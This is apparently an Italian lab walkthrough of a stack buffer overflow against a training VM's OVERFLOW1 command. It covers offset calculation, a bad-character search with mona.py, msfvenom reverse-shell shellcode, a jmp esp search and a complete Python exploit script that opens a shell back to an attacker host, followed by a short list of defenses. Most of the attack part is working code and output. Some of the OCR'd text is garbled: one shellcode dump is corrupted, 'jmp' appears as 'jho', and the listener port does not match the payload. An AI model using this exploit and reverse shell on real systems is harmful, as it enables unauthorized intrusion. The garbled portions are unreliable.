

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ python
Python 3.12.7 (main, Nov 8 2024, 17:55:36) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import struct
>>> struct.pack
<built-in function pack>
>>> struct.pack("<I", 0x6f43396e)
b'n9Co'
>>>
```

E troviamo la posizione dei caratteri memorizzati nei registri all'interno del pattern

```
(kali@kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0Co1
[*] Exact match at offset 1982

(kali@kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q n9Co
[*] Exact match at offset 1978

(kali@kali)-[~]
$
```

Per verificare che le posizioni trovate siano corrette scriviamo uno script in python per inviare un payload con le grandezze calcolate.

```
GNU nano 8.3
import socket

ip = "192.168.50.163"
port = 1337
timeout = 5

payload = 'A'*1978 + 'B' * 4 + 'C' * 16

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)

s.send(bytes("OVERFLOW1 " + payload, 'latin-1'))

s.recv(1024)
s.close()
```

I valori contenuti in Immunity Debugger confermano i nostri calcoli

```
Registers (FPU)
EAX 007CF260 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 009B8D54
EDX 00000000
EBX 41414141
ESP 007CFA28 ASCII "CCCCCCCCCCCCCCCC"
EBP 41414141
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 42424242
```

- EIP = 0x42424242 => BBBB
- ESP = CCCC
- EAX = 1978*A

Conclusione Parte 1

Siamo riusciti a calcolare la grandezza di informazioni da inviare alla VM Targhet in modo tale da sovrascrivere, in modo controllato, i registri ESP e EIP.

BAD CHARACTERS

I Badchars sono caratteri che vengono filtrati una volta ricevuti dalla VM Target. I badchars sono in grado di eliminare o rimpiazzare caratteri e/o funzioni legittime rendendo il payload inviato inutile.

La ricerca ed eliminazioni di questi caratteri è una parte cruciale nella metodologia di sviluppo degli exploit.

Ricerca BadChars

Per trovare i badchars generiamo uno script che invii tutti i possibili caratteri rappresentabili con una coppia di valori esadecimali, da 0x00 a 0xFF

```
GNU nano 8.3
import socket

ip = "192.168.50.163"
port = 1337
timeout = 5

ignore_chars = ["\x00"]
badchars = ""
for i in range(256):
    char = chr(i)
    if char not in ignore_chars:
        badchars += char

payload = "A" * 1982 + badchars

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)

s.send(bytes("OVERFLOW1 " + payload, "latin-1"))
s.recv(1024)
s.close()
```

Il primo badchars è rappresentato da 0x00, lo eliminiamo dal payload e inviamo la parte restante alla VM Target.

Sulla VM Target andiamo ad utilizzare mona.py per confrontare il contenuto salvato dopo l'ESP con i caratteri inviati.

Mona.py richiede un settaggio iniziale tramite il comando

```
!mona config -set workingfolder c:\mona\%p
```


Successivamente ricreiamo un bytearray, salvato in bytearray.bin, uguale a quello che abbiamo inviato tramite lo script in Python

```
!mona bytearray -b "\x00"
```

```
0BRDFF00 !mona bytearray -b "\x00"
0BRDFF00 *** Note: parameter -b has been deprecated and replaced with -cpb ***
0BRDFF00 Generating table, excluding 1 bad chars...
0BRDFF00 Dumping table to file
0BRDFF00 [+] Preparing output file "bytearray.txt"
0BRDFF00 - (re)setting logfile c:\mona\oscp\bytearray.txt
0BRDFF00 "0x01 0x02 0x03 0x04 0x05 0x06 0x07 0x08 0x09 0x0a 0x0b 0x0c 0x0d 0x0e 0x0f 0x10 0x11 0x12 0x13 0x14 0x15 0x16 0x17 0x18 0x19 0x1a 0x1b 0x1c 0x1d 0x1e 0x1f 0x20"
0BRDFF00 "0x21 0x22 0x23 0x24 0x25 0x26 0x27 0x28 0x29 0x2a 0x2b 0x2c 0x2d 0x2e 0x2f 0x30 0x31 0x32 0x33 0x34 0x35 0x36 0x37 0x38 0x39 0x3a 0x3b 0x3c 0x3d 0x3e 0x3f 0x40"
0BRDFF00 "0x41 0x42 0x43 0x44 0x45 0x46 0x47 0x48 0x49 0x4a 0x4b 0x4c 0x4d 0x4e 0x4f 0x50 0x51 0x52 0x53 0x54 0x55 0x56 0x57 0x58 0x59 0x5a 0x5b 0x5c 0x5d 0x5e 0x5f 0x60"
0BRDFF00 "0x61 0x62 0x63 0x64 0x65 0x66 0x67 0x68 0x69 0x6a 0x6b 0x6c 0x6d 0x6e 0x6f 0x70 0x71 0x72 0x73 0x74 0x75 0x76 0x77 0x78 0x79 0x7a 0x7b 0x7c 0x7d 0x7e 0x7f 0x80"
0BRDFF00 "0x81 0x82 0x83 0x84 0x85 0x86 0x87 0x88 0x89 0x8a 0x8b 0x8c 0x8d 0x8e 0x8f 0x90 0x91 0x92 0x93 0x94 0x95 0x96 0x97 0x98 0x99 0x9a 0x9b 0x9c 0x9d 0x9e 0x9f 0xa0"
0BRDFF00 "0xa1 0xa2 0xa3 0xa4 0xa5 0xa6 0xa7 0xa8 0xa9 0xaa 0xab 0xac 0xad 0xae 0xaf 0xb0 0xb1 0xb2 0xb3 0xb4 0xb5 0xb6 0xb7 0xb8 0xb9 0xba 0xbb 0xbc 0xbd 0xbe 0xbf 0xc0"
0BRDFF00 "0xc1 0xc2 0xc3 0xc4 0xc5 0xc6 0xc7 0xc8 0xc9 0xca 0xcb 0xcc 0xcd 0xce 0xcf 0xd0 0xd1 0xd2 0xd3 0xd4 0xd5 0xd6 0xd7 0xd8 0xd9 0xda 0xdb 0xdc 0xdd 0xde 0xdf 0xe0"
0BRDFF00 "0xe1 0xe2 0xe3 0xe4 0xe5 0xe6 0xe7 0xe8 0xe9 0xea 0xeb 0xec 0xed 0xee 0xef 0xf0 0xf1 0xf2 0xf3 0xf4 0xf5 0xf6 0xf7 0xf8 0xf9 0xfa 0xfb 0xfc 0xfd 0xfe 0xff"
0BRDFF00 Done, wrote 255 bytes to file c:\mona\oscp\bytearray.txt
0BRDFF00 Binary output saved in c:\mona\oscp\bytearray.bin
0BRDFF00
0BRDFF00 [+] This mona.py action took 0:00:00.016000
!mona bytearray -b "\x00"
```


Come ultimo step andiamo a confrontare il bytearray, uguale a quello inviato con python, con i dati salvati in memoria dopo il registro ESP

!mona compare -f C:\mona\oscp\bytearray.bin -a esp




Dallo screen vediamo che al posto di 0x07 lo stack contiene 0x0a. Questo evidenzia come 0x07 sia un Badchar e debba essere rimosso dal payload inviato.

Ripetiamo i passaggi con le seguenti modifiche

1. inserendo \x07 nella variabile ignore_chars dello script python
2. **!mona bytearray -b "\x00\x07"**
3. **!mona compare -f C:\mona\oscp\bytearray.bin -a esp**

Notiamo l'output



La prima modifica, in questo caso, è in corrispondenza del carattere 0x2e.

Ripetiamo i passaggi aggiungendo il carattere 0x2e alla lista di caratteri da ignorare e riceviamo l'output successivo

The screenshot shows a Log data window with the following messages:

```
00000000 [!] This mona.py action took 0:00:00.169000
00000000 [!] Comparing bytes from file with memory :
00000000 [!] Comparing with memory at location 1 0x0001fa20 (Stack)
00000000 Only 251 original bytes of 'normal' code found.
00000000 Comparison results:
00000000 0 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 File
00000000 10 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 File
00000000 20 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 File
00000000 30 33 34 35 36 37 38 39 3a 3b 3c 3d 3e 3f 40 41 42 File
00000000 40 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 File
00000000 50 53 54 55 56 57 58 59 5a 5b 5c 5d 5e 5f 60 61 62 File
00000000 60 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 File
00000000 70 73 74 75 76 77 78 79 7a 7b 7c 7d 7e 7f 80 81 82 File
00000000 80 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f 90 91 92 File
00000000 90 93 94 95 96 97 98 99
00000000 a0 a1 a2 a3 a4 a5 a6 a7 a8 a9
00000000 b0 b1 b2 b3 b4 b5 b6 b7 b8 b9
00000000 c0 c1 c2 c3 c4 c5 c6 c7 c8 c9
00000000 d0 d1 d2 d3 d4 d5 d6 d7 d8 d9
00000000 e0 e1 e2 e3 e4 e5 e6 e7 e8 e9
00000000 f0 f1 f2 f3 f4 f5 f6 f7 f8 f9
00000000 : File
00000000 0 0 157 157 01 ...
00000000 157 157 2 2 a0 a1 ...
00000000 159 159 34 34 a2 ... ff ff 02 ... ff ff unmodified
00000000 Possibly bad chars: a0 a1
00000000 Bytes omitted from input: 00 07 2e
00000000 [!] This mona.py action took 0:00:00.169000
```

The mona Memory comparison results window shows:

Address	Status	BadChars	Type
0x0001fa20	Corruption after 157 bytes	00 07 2e a0 a1	normal

Ripetiamo i passaggi aggiungendo il carattere 0xa0 alla lista di caratteri da ignorare e riceviamo l'output successivo

The screenshot shows a Log data window with the following messages:

```
00000000 [!] This mona.py action took 0:00:00.172000
00000000 [!] Comparing bytes from file with memory :
00000000 [!] Comparing with memory at location 1 0x0001fa20 (Stack)
00000000 Only 251 original bytes of 'normal' code found.
00000000 Comparison results:
00000000 0 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 File
00000000 10 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 File
00000000 20 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 File
00000000 30 33 34 35 36 37 38 39 3a 3b 3c 3d 3e 3f 40 41 42 File
00000000 40 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 File
00000000 50 53 54 55 56 57 58 59 5a 5b 5c 5d 5e 5f 60 61 62 File
00000000 60 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 File
00000000 70 73 74 75 76 77 78 79 7a 7b 7c 7d 7e 7f 80 81 82 File
00000000 80 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f 90 91 92 File
00000000 90 93 94 95 96 97 98 99
00000000 a0 a1 a2 a3 a4 a5 a6 a7 a8 a9
00000000 b0 b1 b2 b3 b4 b5 b6 b7 b8 b9
00000000 c0 c1 c2 c3 c4 c5 c6 c7 c8 c9
00000000 d0 d1 d2 d3 d4 d5 d6 d7 d8 d9
00000000 e0 e1 e2 e3 e4 e5 e6 e7 e8 e9
00000000 f0 f1 f2 f3 f4 f5 f6 f7 f8 f9
00000000 : File
00000000 0 0 157 157 01 ...
00000000 157 157 2 2 a0 a1 ...
00000000 159 159 34 34 a2 ... ff ff 02 ... ff ff unmodified
00000000 Possibly bad chars: a0 a1
00000000 Bytes omitted from input: 00 07 2e a0
00000000 [!] This mona.py action took 0:00:00.172000
```

The mona Memory comparison results window shows:

Address	Status	BadChars	Type
0x0001fa20	Unmodified		normal

Tra il payload inviato e i dati salvati non sono presenti differenze. Abbiamo trovato la lista completa di badchars composta da

`\x00 \x07 \x2e \xa0`

Per creare il payload malevolo, escludendo l'uso dei badchars, usiamo msfvenom

Per creare il payload malevolo, escludendo l'uso dei badchars, usiamo msfvenom

```
[kali@kali:~]$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100 LPORT=4444 EXITFUNC=thread -b '\x00\x02\x0e\x0a0' -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iterations=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1745 bytes
buf = b""
buf += b"\xdb\xcb\x08\x99\x75\xff\x43\xf9\xd9\x74\x24\xf4\x45b"
buf += b"\x21\x92\x0b1\x52\x21\x43\x17\x08\x04\x33\x17\x08\x37"
buf += b"\x89\x10\xca\x78\x0a\x55\x35\x08\x55\x3a\xbf\x05"
buf += b"\x6a\x7a\xdb\xee\xdd\x0a\xfa\x2a\xdd\x1d\x21\xfd\x56"
buf += b"\x61\x74\x2a\x59\xcc\x2e\x0c\x54\xdd\x35\xf6\xcf"
buf += b"\x57\x2a\x2a\x1d\x7f\x66\x6d\x64\x16\xae\x90\x35\x4a"
buf += b"\x67\xde\x08\x7a\x0c\xaa\x30\xf1\x5e\x3a\x31\x06"
buf += b"\x17\x3d\x10\x09\x2c\x64\xb2\x38\x08\x1c\xfb\x22"
buf += b"\xe5\x19\xb5\x09\xdd\x06\x44\x0b\x2c\x16\xea\x72"
buf += b"\x80\xe5\xf2\xb3\x27\x16\x81\xcc\x5b\xab\x92\x0a"
buf += b"\x21\x77\x16\x88\x81\xfc\x08\x74\x33\x00\x57\xff"
buf += b"\x3f\x9d\x1c\x0a7\x23\x20\xf0\x0c\x58\x09\xf7\x32"
buf += b"\xf9\x09\x63\x96\x0b1\xaa\x7a\x8f\x1f\x1c\x82\xfc"
buf += b"\x1f\x1c\x28\x0a\x42\x15\x5b\x0c7\x7a\xda\x56\xf7"
buf += b"\x7a\x74\x0b\x84\x0b\x05\x09\x01\x09\x04\x44\x05"
buf += b"\x06\x8f\x31\x49\xf9\x30\x42\x40\x36\x64\x12\xf4"
buf += b"\x97\x05\xf9\xfa\x18\x00\xae\x0a\x6b\x8b\x0e\x1a"
buf += b"\x77\x7c\xe7\x70\x78\x0a3\x17\x7b\x52\xcc\xb2\x86"
buf += b"\x35\x33\x0ea\xba\x1a\xdb\x09\xba\x38\x41\x67\x5c"
buf += b"\x50\x69\x21\xf7\xcd\x10\x68\x83\x6c\xdc\x0a\x06"
buf += b"\xaf\x56\x45\x0f\x61\x9f\x20\x83\x16\x6f\x7f\x79"
buf += b"\xb1\x70\x55\x15\x5d\xe2\x32\xe5\x28\x1f\xed\x0b2"
buf += b"\x7d\x01\xe4\x56\x90\x48\x5f\x4a\x69\x0c\x98\xcc"
buf += b"\xb6\xed\x27\x0c\x3b\x49\x0c\xdd\x85\x52\x08\x89"
buf += b"\x59\x05\x0c\x67\x1c\xff\x08\x9d\x1f\x6e\xac\x62\x5b"
buf += b"\x8f\x9e\x0a\xcc3\x8f\xca\x42\x0b\x21\x3a\x12\x5a"
buf += b"\x0e\x21\x92\xdd\xf2\x5c\x0e\x06\xff\x0a\x0e\x2c"
buf += b"\xc3\x9c\x06\x05\x6e\x01\x98\x10\xac\xfc\x1a\x90"
buf += b"\x4d\xfb\x03\xdd\x48\x47\x84\x0a\x21\x08\x61\x2c"
buf += b"\x96\x09\x0a3"
```

Per fare in modo che il payload malevolo venga eseguito dobbiamo andare a scrivere nel registro EIP, che contiene l'indirizzo della prossima istruzione da eseguire, l'indirizzo dello stack che contenga una chiamata "jmp esp".

Il registro ESP è usato per tener traccia del limite superiore dello stack e, nel nostro caso, l'indirizzo del buffer che andremo a sovrascrivere con lo script malevolo. Con mona.py andiamo a cercare, all'interno del codice dell'eseguibile, le occorrenze dell'istruzione *jmp esp*

```
!mona jmp -r esp -cpb "\x00\x07\x2e\xa0"
```

```

[+] ===== Mona compiled on 2025-04-16 19:07:57 (v2.0, rev 680) =====
[+] Processing arguments and criteria
[+] Register flags level 0
    - Bad char filter will be applied to pointers: "aa00a07a2eaaab"
[+] Register module info table, hang on...
    - Processing modules:
        - Done, list process in roll.
[+] Overriding 2 modules
    - Overriding module vsscanf.dll
    - Overriding module oshelp.exe
[+] Search complete, processing results
[+] Preparing output file "jho.txt"
    [!] Setting locale of ch/non-ascii jho.txt
[+] Writing results to ch/non-ascii jho.txt
Number of pointers of type "jho esp": 9
[+] Remains
0x625011af : jho esp : C:\PIKE_EXECUTE_READ\lessfunc.dll RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1-0: C:\Users\user\Downloads\Nvova cartella\lessfunc.dll, 0x0
0x62501120 : jho esp : C:\PIKE_EXECUTE_READ\lessfunc.dll RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1-0: C:\Users\user\Downloads\Nvova cartella\lessfunc.dll, 0x0
0x62501162 : jho esp : C:\PIKE_EXECUTE_READ\lessfunc.dll RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1-0: C:\Users\user\Downloads\Nvova cartella\lessfunc.dll, 0x0
0x62501164 : jho esp : C:\PIKE_EXECUTE_READ\lessfunc.dll RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1-0: C:\Users\user\Downloads\Nvova cartella\lessfunc.dll, 0x0
0x62501166 : jho esp : C:\PIKE_EXECUTE_READ\lessfunc.dll RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1-0: C:\Users\user\Downloads\Nvova cartella\lessfunc.dll, 0x0
0x62501168 : jho esp : C:\PIKE_EXECUTE_READ\lessfunc.dll RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1-0: C:\Users\user\Downloads\Nvova cartella\lessfunc.dll, 0x0
0x62501170 : jho esp : C:\PIKE_EXECUTE_READ\lessfunc.dll RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1-0: C:\Users\user\Downloads\Nvova cartella\lessfunc.dll, 0x0
0x62501172 : jho esp : C:\PIKE_EXECUTE_READ\lessfunc.dll RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1-0: C:\Users\user\Downloads\Nvova cartella\lessfunc.dll, 0x0
0x62501174 : jho esp : C:\PIKE_EXECUTE_READ\lessfunc.dll RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1-0: C:\Users\user\Downloads\Nvova cartella\lessfunc.dll, 0x0
0x62501176 : jho esp : C:\PIKE_EXECUTE_READ\lessfunc.dll RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1-0: C:\Users\user\Downloads\Nvova cartella\lessfunc.dll, 0x0
0x62501178 : jho esp : C:\PIKE_EXECUTE_READ\lessfunc.dll RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1-0: C:\Users\user\Downloads\Nvova cartella\lessfunc.dll, 0x0
0x6250117A : jho esp : C:\PIKE_EXECUTE_READ\lessfunc.dll RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1-0: C:\Users\user\Downloads\Nvova cartella\lessfunc.dll, 0x0
0x62501180 : jho esp : acall C:\PIKE_EXECUTE_READ\lessfunc.dll RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v1-0: C:\Users\user\Downloads\Nvova cartella\lessfunc.dll, 0x0
[+] Found a total of 9 pointers
[+] This can be used as input to jho_post.py or jho_pre.py

```

Lo script ha trovato nove possibili punti dove far puntare il registro EIP.

Scegliamo il valore 0x625011af che andremo a scrivere nella convenzione little-endian utilizzata dai processori intel.

Exploit

Ora abbiamo tutte le informazioni per creare lo script python definitivo per iniettare l'exploit

```
import socket

ip = "192.168.50.163"
port = 1337
timeout = 5

padding = "A" * 1978
eip = "\xaf\x11\x50\x62" # Compensating for the endianness
nops = "\x90" * 32 # Give space for the payload to grow!
buf = ""
buf += b"\xdb\xcb\xb8\x99\x75\xf4\x3f\xd9\x74\x24\xf4\x5b"
buf += b"\x2b\xc9\xb1\x52\x31\x43\x17\x03\x43\x17\x83\x72"
buf += b"\x89\x16\xca\x78\x9a\x55\x35\x80\x5b\x3a\xbf\x65"
buf += b"\x6a\x7a\xdb\xee\xdd\x4a\xaf\xa2\xd1\x21\xfd\x56"
buf += b"\x61\x47\x2a\x59\xc2\xe2\x0c\x54\xd3\x5f\x6c\xf7"
buf += b"\x57\xa2\xa1\xd7\x66\x6d\xb4\x16\xae\x90\x35\x4a"
buf += b"\x67\xde\xe8\x7a\x0c\xaa\x30\xf1\x5e\x3a\x31\xe6"
buf += b"\x17\x3d\x10\xb9\x2c\x64\xb2\x38\xe0\x1c\xfb\x22"
buf += b"\xe5\x19\xb5\xd9\xdd\x64\x40\x0b\x2c\x16\xea\x72"
buf += b"\x80\xe5\xf2\xb3\x27\x16\x81\xcd\x5b\xab\x92\x0a"
buf += b"\x21\x77\x16\x88\x81\xfc\x80\x74\x33\xd0\x57\xff"
buf += b"\x3f\x9d\x1c\xa7\x23\x20\xf0\xdc\x58\xa9\xf7\x32"
buf += b"\xe9\xe9\xd3\x96\xb1\xaa\x7a\x8f\x1f\x1c\x82\xcf"
buf += b"\xff\xc1\x26\x84\x12\x15\x5b\xc7\x7a\xda\x56\xf7"
buf += b"\x7a\x74\xe0\x84\x48\xdb\x5a\x02\xe1\x94\x44\xd5"
buf += b"\x06\x8f\x31\x49\xf9\x30\x42\x40\x3e\x64\x12\xfa"
buf += b"\x97\x05\xf9\xfa\x18\xd0\xae\xaa\xb6\x8b\x0e\x1a"
buf += b"\x77\x7c\xe7\x70\x78\xa3\x17\x7b\x52\xcc\xb2\x86"
buf += b"\x35\x33\xea\xba\xa1\xdb\xe9\xba\x38\x41\x67\x5c"
buf += b"\x50\x69\x21\xf7\xcd\x10\x68\x83\x6c\xdc\xa6\xee"
buf += b"\xaf\x56\x45\x0f\x61\x9f\x20\x03\x16\x6f\x7f\x79"
buf += b"\xb1\x70\x55\x15\x5d\xe2\x32\xe5\x28\x1f\xed\xb2"
buf += b"\x7d\xd1\xe4\x56\x90\x48\x5f\x44\x69\x0c\x98\xcc"
buf += b"\xb6\xed\x27\xcd\x3b\x49\x0c\xdd\x85\x52\x08\x89"
buf += b"\x59\x05\xc6\x67\x1c\xff\xa8\xd1\xf6\xac\x62\xb5"
buf += b"\x8f\x9e\xb4\xc3\x8f\xca\x42\x2b\x21\xa3\x12\x54"
buf += b"\x8e\x23\x93\x2d\xf2\xd3\x5c\xe4\xb6\xf4\xbe\x2c"
buf += b"\xc3\x9c\x66\xa5\x6e\xc1\x98\x10\xac\xfc\x1a\x90"
buf += b"\x4d\xfb\x03\xd1\x48\x47\x84\x0a\x21\xd8\x61\x2c"
buf += b"\x96\xd9\xa3"
payload = padding + eip + nops + buf.decode("latin-1")

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)

s.send(bytes("OVERFLOW1 " + payload,"latin-1"))

s.recv(1024)
s.close()
```

Che una volta eseguito ci dà accesso alla shell della VM Target

```
(kali㉿kali)-[~]
$ sudo nc -nvlp 4445
listening on [any] 4445 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.163] 49451
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Downloads\Nuova cartella>
```


Difese possibili

Le tecniche possibili per evitare lo sfruttamento del BOF:

- DEP (Data Execution Prevention): Blocca l'esecuzione nello stack/heap
- ASLR (Address Space Layout Randomization): Randomizza gli indirizzi in memoria
- Compilazione Sicura: Uso di -fstack-protector, -D_FORTIFY_SOURCE, ecc.